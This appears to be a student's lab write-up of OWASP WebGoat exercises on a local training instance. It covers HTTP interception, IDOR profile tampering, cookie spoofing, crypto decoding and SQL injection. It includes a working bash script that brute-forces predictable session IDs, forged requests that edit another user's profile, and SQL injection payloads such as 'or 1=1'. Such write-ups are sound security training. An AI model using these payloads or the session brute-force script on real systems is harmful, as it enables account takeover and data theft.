

WebGoat

Introduction

WebGoat

There were no tasks to complete for this section.

WebWolf

For task 1, I tested the email functionality of WebWolf by providing a code that was emailed to the sample email. In addition, I showed that I could analyze web packets by extracting a unique code from the parameters in WebWolf.

Try it; type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.

The screenshot shows a user interface for the WebWolf task. At the top, there is a text input field containing 'ber2@webgoat.com' with an '@' symbol. Below it is a blue button labeled 'Send e-mail'. Underneath these are two input fields: one for 'Type in your unique' and one for 'Go'. A message at the bottom says 'Congratulations. You have successfully completed the assignment.' To the right of the input fields is a small icon of a wolf's head with a green eye.

The WebWolf section didn't get a checkmark next to it but all the tasks for that section were completed correctly as seen above.



General

All HTTP transactions follow the same general format. Each client request and server response have three parts: the request or response line, a header section, and the entity body. A GET request can have URL parameters and those parameters will be available in the web access logs. In a POST request, the user supplied data will follow the optional headers and is not part of the contained within the POST URL.

HTTP Basics

Task 1,

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

✓
Enter Your Name: Go!
The server has reversed your name: rebeW aiM

When we analyze the HTTP request, we can see the magic number which is the solution to the question below.

Request	Response
<pre>POST http://127.0.0.1:8080/WebGoat/HttpBasics/attack2 HTTP/1.1 host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: /* Accept-Language: en-US,en;q=0.5 Referer: https://127.0.0.1:8080/WebGoat/start.mvc Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 78 magic_num=20&answer=POST&</pre>	

Task 2,

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

✓
Was the HTTP command a POST or a GET: POST
What is the magic number: 20 Go!
Congratulations. You have successfully completed the assignment.

HTTP Basics

Show hints Reset lesson

1 2 3 +

HTTP Proxies

HTTP proxy is some forwarder application that connects your HTTP client to backend resources. These proxies are used for routing and getting internet access when there is no direct connection to the internet from the client itself.

Task 5,

Intercept and modify a request

Set up the intercept as noted above and then submit the form/request below by clicking the submit button.
When your request is intercepted (hits the breakpoint), modify it as follows.


- Change the Method to GET
- Add a header 'x-request-intercepted:true'
- Remove the request body and instead send 'changeMe' as a query string parameter and set the value to 'Requests are tampered easily' (without the single quotes)

Then let the request continue through (by hitting the play button).

 The two play buttons behave a little differently, but we'll let you tinker and figure that out for yourself.

✓
 doesn't matter really Submit
Well done, you tampered the request as expected

HTTP Proxies



Developer Tools

The elements tab allows you to look at the HTML and CSS code used to define and style the website. The console tab allows you to see anything that is loaded in the Java Script. The sources tab allows you to check out the file system and view the code used to create the website. The network tab allows you to view HTTP requests and responses the website has performed.

Task 4,

Use the console to call a JavaScript function.

```
» webgoat.customjs.phoneHome()
phoneHome invoked
← undefined
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","output":"phoneHome Response is -843477102","assignment":"DOMCrossSiteScripting","attemptWasMade":true}
```

The response is the answer to the question below.

Let us try it. Use the console in the dev tools and call the javascript function

`webgoat.customjs.phoneHome()`.

You should get a response in the console. Your result should look something like this:

`phone home said {"lessonCompleted:true, ... , "output":"phone home response is..."` Paste the random number, after that, in the text field below. (Make sure you got the most recent number since it is randomly generated each time you call the function)

✓

Correct!

Task 6,

Use the networking tab to get information from an HTTP request.

Request	Response
<pre>POST http://127.0.0.1:8080/WebGoat/ChromeDevTools/network HTTP/1.1 host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 Accept: /* Accept-Language: en-US,en;q=0.5 Referer: https://127.0.0.1:8080/WebGoat/start.mvc Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 56 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 number=29.463010147068157&network_num=29.463010147068157</pre>	

The `network_num` is the solution to the task.

In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: `networkNum`: Copy the number displayed afterward into the input field below and click on the check button.

✓
Click this button to make a request:

What is the number you found:
Correct, Well Done.

Developer Tools



CIA Triad

The CIA triad (confidentiality, integrity, availability) is a model for information security. The three elements are considered the most crucial information security components and should guarantee in any secure system.

Task 5,

Complete the quiz.

1. How could an intruder harm the security goal of confidentiality?

Solution 1: By deleting all the databases.
 Solution 2: By stealing a database where general configuration information for the system is stored.
 Solution 3: By stealing a database where names and emails are stored and uploading it to a website.
 Solution 4: Confidentiality can't be harmed by an intruder.

2. How could an intruder harm the security goal of integrity?

Solution 1: By changing the names and emails of one or more users stored in a database.
 Solution 2: By listening to incoming and outgoing network traffic.
 Solution 3: By bypassing authentication mechanisms that are in place to manage database access.
 Solution 4: Integrity can only be harmed when the intruder has physical access to the database storage.

3. How could an intruder harm the security goal of availability?

- Solution 1: By exploiting bugs in the systems software to bypass authentication mechanisms for databases.
- Solution 2: By redirecting emails with sensitive data to other individuals.
-
- Solution 3: Availability can only be harmed by unplugging the power supply of the storage devices.
- Solution 4: By launching a denial of service attack on the servers.

4. What happens if at least one of the CIA security goals is harmed?

-
- Solution 1: A system can be considered safe until all the goals are harmed. Harming one goal has no effect on the systems security.
- Solution 2: The systems security is compromised even if only one goal is harmed.
-
- Solution 3: It's not that bad when an attacker reads or changes data, at least some data is still available, hence only when the goal of availability is harmed the security of the system is compromised.
-
- Solution 4: It shouldn't be a problem if an attacker changes data or makes it unavailable, but reading sensitive data is not tolerable. There's only a problem when confidentiality is harmed.

CIA Triad

The screenshot shows a horizontal navigation bar with five numbered buttons labeled 1, 2, 3, 4, and 5. The button for '5' is highlighted with a green background and white text, while the others are dark grey with white text. Above the navigation bar is a small rectangular button labeled 'Reset lesson'.

Writing New Lesson

This section details the steps for adding a lesson to WebGoat. When I pass the correct parameters, it marks the task as complete.

Task 6,

The screenshot shows a terminal window with two tabs: 'Request' and 'Response'. The 'Request' tab displays the following POST command:

```
POST http://127.0.0.1:8080/WebGoat/lesson-template/sample-attack HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
param1=secr37Value&param2=param2
```

So the `action` of the form should match the method which defines the check if the lesson has been solved or not see `public AttackResult solved()`

That's it. You have now successfully created your first WebGoat lesson, including an assignment!

The screenshot shows a form with several input fields and labels. At the top left is a checkmark icon. Next to it are two input fields: 'two random params' containing 'secr37Value' and 'parameter 1:' containing 'secr37Value'. To the right of these is another input field labeled 'parameter 2:' containing 'param2'. Below these fields is a 'Submit' button. Underneath the form, there is a 'Sample success message' section containing the text 'Custom Output ...if you want, for success'.

Writing new lesson

The screenshot shows a user interface for completing a lesson. At the top, there are two buttons: "Show hints" and "Reset lesson". Below them is a horizontal progress bar with seven segments, each containing a number from 1 to 7. The segment for number 6 is highlighted with a green background, while the others are grey. To the right of the progress bar is a small circular icon with a plus sign. Underneath the progress bar, a message reads: "Now all the tasks of this section are complete." Below this message is a table titled "General" with a dropdown arrow. The table lists five items, each with a green checkmark icon to its right:

General	>
HTTP Basics	✓
HTTP Proxies	✓
Developer Tools	✓
CIA Triad	✓
Writing new lesson	✓

(A1) Broken Access Control

Hijack a Session

If the user specific session ID is not complex and random, then the application is highly susceptible for session-based brute force attacks.

Task 2,

Try logging in with “test” and “test123” as the username and password. Then we can use the script to brute-force the session ID.



In this lesson we are trying to predict the 'hijack_cookie' value. The 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.

The screenshot shows a login form titled "Account Access". It has two input fields: one for "Username" with "test" typed in, and one for "Password" with "test123" typed in. Below the fields is a blue "Access" button. At the bottom of the form, there is a message in red text: "Sorry the solution is not correct, please try again."

Results of running the script:

```
(parallels@kali-gnulinux-2023)-[~]
$ ./token_brute.sh
=====
 Searching for session =====
 -
 -
 Session found: 5158145813532379207 - 5158145813532379209
 ===== Session Found: 5158145813532379208 =====
 | From timestamps 1699645811003 to 1699645811034 |
 ===== Starting session for 5158145813532379208 at 1699645811000 =====
 3
 5158145813532379208-1699645811003: "Congratulations. You have successfully completed the assignment.",
```

The script that I ran:

```
[parallels@kali-gnu-linux-2023) [~] cat token_brute.sh
# !/bin/bash

username=test
password=test123
JSESSIONID="Qbs4E8xNfXYNrqBBfvd6xKmW-lGwtNCY6v9a-aT"

sessionFoundId=0
sessionFoundStartTime=0
sessionFoundEndTime=0
currentSessionId=0
previousSessionId=0
currentSessionTimestamp=0
previousSessionTimestamp=0

echo "===== Searching for session ====="
echo

for request in $(seq 1 1000); do

currentSession=$(curl -i -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$password" -H "Cookie: JSESSIONID=$JSESSIONID;" 2>&1 | grep hijack_cookie | grep -v < Set-Cookie:" | cut -d'=' -f2 | cut -d';' -f1)
currentSessionId=$(echo $currentSession | cut -d'-' -f1)
currentSessionTimestamp=$(echo $currentSession | cut -d'-' -f2)

echo $currSessId - $currTS

if ! [ -z $previousSessionId ]
then
    if [ $((currentSessionId - previousSessionId)) -eq 2 ]
    then
        echo
        echo "Session found: $previousSessionId - $currentSessionId"
        echo
        sessionFoundId=$((previousSessionId+1))
        sessionFoundStartTime=$previousSessionTimestamp
        sessionFoundEndTime=$currentSessionTimestamp
        break
    fi
fi
previousSessionId=$currentSessionId
previousSessionTimestamp=$currentSessionTimestamp
done

echo "===== Session Found: $sessionFoundId ====="
echo
echo "[I] From timestamps $sessionFoundStartTime to $sessionFoundEndTime |"
echo
echo "===== Starting session for $sessionFoundId at $sessionFoundStartTime ====="
echo

for timestamp in $(seq -f %.0f $sessionFoundStartTime $sessionFoundEndTime); do

    response=$(curl -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$password" -H "Cookie: JSESSIONID=$JSESSIONID; hijack_cookie=$sessionFoundId-$timestamp;secure;" 2>&1 | grep feedback | cut -d':' -f2)
    echo $sessionFoundId-$timestamp: $response

done

[parallels@kali-gnu-linux-2023) [~]
```

Hijack a session

[Reset lesson](#)

1 2 →

Insecure Direct Object References

Considered insecure when the reference is not properly handled and allows for authorization bypasses or disclose of private data that could be used to perform operations or access data that the user should not be able to perform or access.

Task 2,

Authenticate as user Tom

Many access control issues are susceptible to attack from an authenticated-but-unauthorized user. So, let's start by legitimately authenticating. Then, we will look for ways to bypass or abuse Authorization.

The id and password for the account in this case are 'tom' and 'cat' (It is an insecure app, right?).

After authenticating, proceed to the next screen.

✓
user/pass user: tom pass: *** Submit
You are now logged in as tom. Please proceed.

Task 3,

View the HTTP response that is sent when we click "view profile" and identify the hidden text fields.

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

View Profile
name:Tom Cat
color:yellow
size:small

✓
In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.
userid, role Submit Diffs
Correct, the two attributes not displayed are userid & role. Keep those in mind

Task 4,

Determine the userId for my user and use it to view the profile information.

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

✓
Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/').
Goat/IDOR/profile/2342384 Submit
Congratulations, you have used the alternate Url/route to view your own profile.
(role=3, color=yellow, size=small, name=Tom Cat, userId=2342384)

Task 5,

Change the method of the HTTP request to "PUT", add the correct userID (2342388), change the Content-Type to "application/json" and add the json code form the hint to the body of the request.


```
PUT http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388 HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Content-Length: 107
Content-Type: application/json; charset=UTF-8
{"role" : 1,"color" : "red","size" : "small","name" : "Tom Cat","userId" :
"2342388"}
```

Results of sending this request:

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

lessonCompleted: true
feedback: "Well done, you have modified someone else's profile (as displayed below)"
output: "{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}"
assignment: "IDOREditOtherProfile"
attemptWasMade: true
```

Insecure Direct Object References



Missing Function Level Access Control

IDOR is a “horizontal” or “lateral” access control issue, and missing function level access control ‘exposes functionality’. One could rely on HTML, CSS, or JavaScript to hide links that users don’t normally access.

Task 2,

Use the inspect tool to locate where Admin privileges “unlock” the hidden options.

```
    ▼ <ul class="dropdown-menu" aria-labelledby="admin">
        ▼ <li>
            <a href="/access-control/users">Users</a>
        </li>
        ▼ <li>
            <a href="/access-control/users-admin-fix">Users</a>
        </li>
        ▼ <li>
            <a href="/access-control/config">Config</a>
        </li>
```

Find two invisible menu items in the menu below that are or would be of interest to an attacker/malicious user and submit the labels for those menu items (there are no links right now in the menus).

WebGoat Account ▾ Messages ▾

✓

Hidden item 1

Hidden item 2

Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

Task 3,

Open the GET request to <http://127.0.0.1:8080/WebGoat/users> and modify the content-type to application/json

The screenshot shows a proxy tool interface with two panels: 'Request' and 'Response'. In the Request panel, the method is set to 'GET', the header is 'Header: Text', and the body is 'Body: Text'. The URL is 'http://127.0.0.1:8080/WebGoat/users'. The headers show a cookie 'JSESSIONID=...'. In the Response panel, the status is 'HTTP/1.1 404 Not Found', and the content is a Whitelabel Error Page with the message: 'This application has mapping for /error, so you are seeing this as a fallback.' and 'There was an unexpected error (null)'.

The response to this request contains the user hash.

The screenshot shows a proxy tool interface with two panels: 'Request' and 'Response'. In the Request panel, the method is 'POST', the URL is 'http://127.0.0.1:8080/WebGoat/access-control/user-hash', and the content type is 'application/json'. The body contains the JSON payload: 'userHash=thisdoesntmatter'. In the Response panel, the status is 'HTTP/1.1 404 Not Found' and the content is a Whitelabel Error Page with the message: 'This application has mapping for /error, so you are seeing this as a fallback.' and 'There was an unexpected error (null)'.

Unfortunately, still getting the error page instead of the user hash so I was unable to complete this task.

The screenshot shows a proxy tool interface with two panels: 'Request' and 'Response'. In the Request panel, the method is 'POST', the URL is 'http://127.0.0.1:8080/WebGoat/access-control/user-hash', and the content type is 'application/json'. The body contains the JSON payload: 'userHash=thisdoesntmatter'. In the Response panel, the status is 'HTTP/1.1 404 Not Found' and the content is a Whitelabel Error Page with the message: 'This application has mapping for /error, so you are seeing this as a fallback.' and 'There was an unexpected error (null)'. Below the response, there is a detailed error log entry:

```
{  
    "timestamp": "2023-12-10T00:46:49.953+00:00",  
    "status": 500,  
    "error": "Internal Server Error",  
    "trace": "java.lang.NullPointerException: Cannot invoke  
    \"String.equals(Object)\" because \\\"userHash\\\" is null\\n\\tat  
    org.owasp.webgoat.lessons.missingac.MissingFunctionACYourHash.simple(MissingF  
    unctionACYourHash.java:55)\\n\\tat  
    java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native  
    Method)\\n\\tat"}  
.....  
.....  
.....
```

Task 4,

Attempting to achieve the same results but with a Java file. The same problem that affected the previous task was also affecting this task as well.

```

import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.Base64;

public class Main{
    public static void main(String[] args){
        // SVtOlaa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUaiItg=
        String password = "doesnotreallymatter";
        String username = "Jerry";
        String passwordSaltWeak = "DeliberatelyInsecure1234";
        String passwordSaltStrong = "DeliberatelyInsecure1235";
        try{
            MessageDigest md = MessageDigest.getInstance("SHA-256");
            String salted = password + passwordSaltStrong + username;
            byte[] hash = md.digest(salted.getBytes(StandardCharsets.UTF_8));
            System.out.println(Base64.getEncoder().encodeToString(hash));
        }catch(Error e){

        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        }
    }
}

```

To open your phone tabs here, first sign in or create an account. Continue

Recently closed

Reopen pages you've closed in this window

Spoofing an Authentication Cookie

Authentication cookies are used for services that require authentication. When the user logs in with a personal username and password, the server validates the provided credentials and if those are valid, it creates a session.

Account Access

webgoat

Access

[Delete cookie](#)

Logged in using credentials. Cookie created, see below.

Cookie details for user webgoat:
spoof_auth=NGU0YT5NGY3MDRhNGY2ZjYyNmY3NDYxNmY2NzYyNjU3Nw==

The auth_cookie is a base64 encoded and hex encoded value. I copied the auth_cookie that I was provided after successfully authenticating as admin. I used a base64 decoder to decode the auth_cookie, then put the decoded value into a hex decoder and then used a string reverser. I replaced “webgoat” with “tom” and repeated the process again in reverse order.

Enter the text to be reversed, and then click "Reverse!":

tom0zsRjwEtpB

Reverse!

The reversed string:
BptEwjRsZ0mot

FORMAT	GROUP BY
Hexadecimal	Byte

42 70 74 45 77 6a 52 73 5a 4f 6d 6f 74

BptEwjRsZ0mot

42707445776a52735a4f6d6f74

To encode binaries (like images, documents, etc.) use the file input field.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multi-line text).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste.

ENCODE < Encodes your data into the area below.

NDI3MDc0NDU3NzZhNTI3MzVhNGY2ZDZmNzQ=

Now we can reform our HTTP request like below.

Request	Response
<pre>X-Requested-With: XMLHttpRequest Content-Length: 29 Origin: https://127.0.0.1:8080 Connection: keep-alive Cookie: JSESSIONID=Zamxrp0D0mysm6BLs8g3ZoxebgT0NhQzGP3L6yX0y; hijack_cookie=8481903091925206191-1698956711158; spoof_auth="NDI3MDc0NDU3NzZhNTI3MzVhNGY2ZDZmNzQ=" Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin username=admin&password=admin</pre>	

And the task is successful.

Many sub-sections in this section did not get marked as successful but were completed. An example is below.

(A2) Cryptographic Failures

Crypto Basics

Task 2,

Use a base64 decoder to find the value of the username and password. The correct response is below.

Basic authentication is sometimes used by web applications. This uses base64 encoding. Therefore, it is important to at least use Transport Layer Security (TLS or more commonly known as https) to protect others from reading the username password that is sent to the server.

```
Secho -n "myuser:mypassword" | base64
bX1ic2VyOm15cGFzc3dvcmQ=
```

The HTTP header will look like:

```
Authorization: Basic bX1ic2VyOm15cGFzc3dvcmQ=
```

Now suppose you have intercepted the following header:
Authorization: Basic bX1ic2VyMjpwYXNzd29yZA==

Then what was the username and what was the password:
Congratulations. That was easy, right?

Task 3,

Use an XOR decoder to find the correct decoded string which can be seen below.

encoded string: {xor}Oz4rPj0+LDovPiwsKDA0w== **decode →** **← encode** **decoded string:** databasepassword

Now let's see if you are able to find out the original password from this default XOR encoded string.

Suppose you found the database password encoded as {xor}Oz4rPj0+LDovPiwsKDAAtOw==
What would be the actual password
[post the answer](#)
Congratulations.

Task 4,

Google the hashes and find that the first one is MD5 and the second is SHA256 hash. Results of using the appropriate decoders are seen below.

Md5 hash	Md5 value
calculated hash digest	Reversed hash value
<code>bed128365216c019988915ed3add75fb</code>	<code>passw0rd</code>
Sha256 hash	Sha256 value
calculated hash digest	Reversed hash value
<code>2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b</code>	<code>secret</code>

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

Which password belongs to this hash:
BED128365216C019988915ED3ADD75FB

Which password belongs to this hash:
2BB0D537B1DA3E38BD30361AA855686BDE0EACD7162FEF6A25FE97BF527A25B

Congratulations, You found it!

Task 6.

Need to use OpenSSL to get the modulus that was used to get the private key and then use openSSL to get more information about the signature that was provided for that key. The commands that were used and the results can be seen below.

This is the modulus (the answer to the first blank):

```
[parallels@kali-gnu-linux-2023] ~]
$ openssl rsa -in public.pub -pubin -modulus -noout
Modulus=C80EDA398810FDA4E231D8F6709CD471D7C52823DC06A3ED0BDA9759B2DCB9EF7D5A45CA1A8920E32E3327B051E6D4CC3C305F6A7D7793
38F448E7FC23D98C644180BD99D74B748972D6706EAE6397D000C68F010C43FBACCOAD7044C8F253B51C84A446D08DC49C6110DC14F20902DEA47
6BF299B4623A9397E1DAD9EB2DA5BEDE5A483A6C326E169A8680F060AEAF8027470C28BFFC3C808805EA439B4B28F637164DC06A3D2D252F5D9
161EA934210A40ED708778A0E87D1F0153669115164EA10F5E55217BF6D687BA18B2C35AD20C9E426337DBFE05C088FD70D9A89F18104BF395658A99
61C2A665AA73DD60CD39BBCF89747FA692AB6F05
```

This is the signature (the answer to the second blank):

```
[parallels@kali-gnu-linux-2023] ~]
$ echo -n "C80EDA398810FDA4E231D8F6709CD471D7C52823DC06A3ED0BDA9759B2DCB9EF7D5A45CA1A8920E32E3327B051E6D4CC3C305F6A7
D779338F448E7FC23D98C644180BD99D74B748972D6706EAE6397D000C68F010C43FBACCOAD7044C8F253B51C84A446D08DC49C6110DC14F20902
DEA476BF299B4623A9397E1DAD9EB2DA5BEDE5A483A6C326E169A8680F060AEAF8027470C28BFFC3C808805EA439B4B28F637164DC06A3D2D252F5D9
B56C6161EA934210A40ED708778A0E87D1F0153669115164EA10F5E55217BF6D687BA18B2C35AD20C9E426337DBFE05C088FD70D9A89F18104BF3956
58A991C2A665AA73DD60CD39BBCF89747FA692AB6F05" | openssl dgst -sign private.key -sha256 -out sign.sha25
```

Now this task is complete.

✓ Now suppose you have the following private key:

```
-----BEGIN PRIVATE KEY-----
MIIEuwIBADANBgkqhkiG9w0BAQEAAQCBKUlwggShAgEAAoIBAQD0Idto51xD9p0IxHY9nDZzUcdfFKCpBqPtC9qXbLcue99wKXGokg4y4zJ7BR5tTM
-----END PRIVATE KEY-----
```

Then what was the modulus of the public key BBCF89747FA692AB6F05 and now provide a signature for us based on that modulus

post the answer

Congratulations. You found it!

Task 8,

Run the Docker container, copy /etc/passwd which has the UID & GID from Container to the localsystem. Then we can check the test.passwd. Next, we can edit text.passwd, change WebGoat UID & GID from previous 1000:1000 to 0:0. Then we can run the decryption against a given secret in the /root folder and find the unencrypted message.

✓ What is the unencrypted message
 post the answer
and what is the name of the file that stored the password
 post the answer
Congratulations, you did it!

Crypto Basics

Show hints Reset lesson

1 2 3 4 5 6 7 8 9 +

Now this section is complete.

(A2) Cryptographic Failures >

Crypto Basics

(A3) Injection

SQL Injection (intro)

This lesson describes what Structured Query Language (SQL) is and how it can be manipulated to perform tasks that were not the original intent of the developer.

Task 2,

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓
SQL query `selec * from employees where last_name = 'Franco';`

You have succeeded!
`select * from employees where last_name = 'Franco';`
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
96134 Bob Franco Marketing 83700 LO9S2V

Task 3,

It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓
SQL query `update employees set department = 'Sales' where last_name = 'Barnett';`

Congratulations. You have successfully completed the assignment.
`update employees set department = 'Sales' where last_name = 'Barnett';`
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
89762 Tobi Barnett Sales 77000 TA9LL1

Task 4,

Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

✓
SQL query `alter table employees add phone varchar(20);`

Congratulations. You have successfully completed the assignment.
`alter table employees add phone varchar(20);`

Task 5,

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

✓
SQL query `GRANT all ON grant_rights TO unauthorized_user`

Congratulations. You have successfully completed the assignment.

Task 9,

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = or '1' = '1'

You have succeeded:

```
USERID,FIRST_NAME,LAST_NAME,CC_NUMBER,CC_TYPE,COOKIE,LOGIN_COUNT,  
101,Joe,Snow,987654321,VISA,,0,  
101,Joe,Snow,2234200065411,MC,,0,  
102,John,Smith,2435600002222,MC,,0,  
102,John,Smith,4352209902222,AMEX,,0,  
103,Jane,Plane,123456789,MC,,0,  
103,Jane,Plane,333498703333,AMEX,,0,  
10312,Jolly,Hershey,176896789,MC,,0,  
10312,Jolly,Hershey,333300003333,AMEX,,0,  
10323,Grumpy,youaretheweakestlink,673834489,MC,,0,  
10323,Grumpy,youaretheweakestlink,33413003333,AMEX,,0,  
15603,Peter,Sand,123609789,MC,,0,  
15603,Peter,Sand,338893453333,AMEX,,0,  
15613,Joesh,Something,33843453533,AMEX,,0,  
15837,Chaos,Monkey,32849386533,CM,,0,  
19204,Mr,Goat,33812953533,VISA,,0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = " TRUE`, which will always evaluate to true, no matter what came before it.

Task 10,

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Solved:

✓
Login_Count:
User_Id: 0 or 1=1

You have succeeded:

```
USERID,FIRST_NAME,LAST_NAME,CC_NUMBER,CC_TYPE,COOKIE,LOGIN_COUNT,  
101,Joe,Snow,987654321,VISA,,0,  
101,Joe,Snow,2234200065411,MC,,0,  
102,John,Smith,2435600002222,MC,,0,  
102,John,Smith,4352209902222,AMEX,,0,  
103,Jane,Plane,123456789,MC,,0,  
103,Jane,Plane,333498703333,AMEX,,0,  
10312,Jolly,Hershey,176896789,MC,,0,  
10312,Jolly,Hershey,333300003333,AMEX,,0,  
10323,Grumpy,youaretheweakestlink,673834489,MC,,0,  
10323,Grumpy,youaretheweakestlink,33413003333,AMEX,,0,  
15603,Peter,Sand,123609789,MC,,0,  
15603,Peter,Sand,338893453333,AMEX,,0,  
15613,Joesh,Something,33843453533,AMEX,,0,  
15837,Chaos,Monkey,32849386533,CM,,0,  
19204,Mr,Goat,33812953533,VISA,,0,
```

Your query was: `SELECT * From user_data WHERE Login_Count = 0 and userid= 0 or 1=1`

Task 11,

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (*if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category*). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like **SQL string injections** or **query chaining**.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.

Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Solved:

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
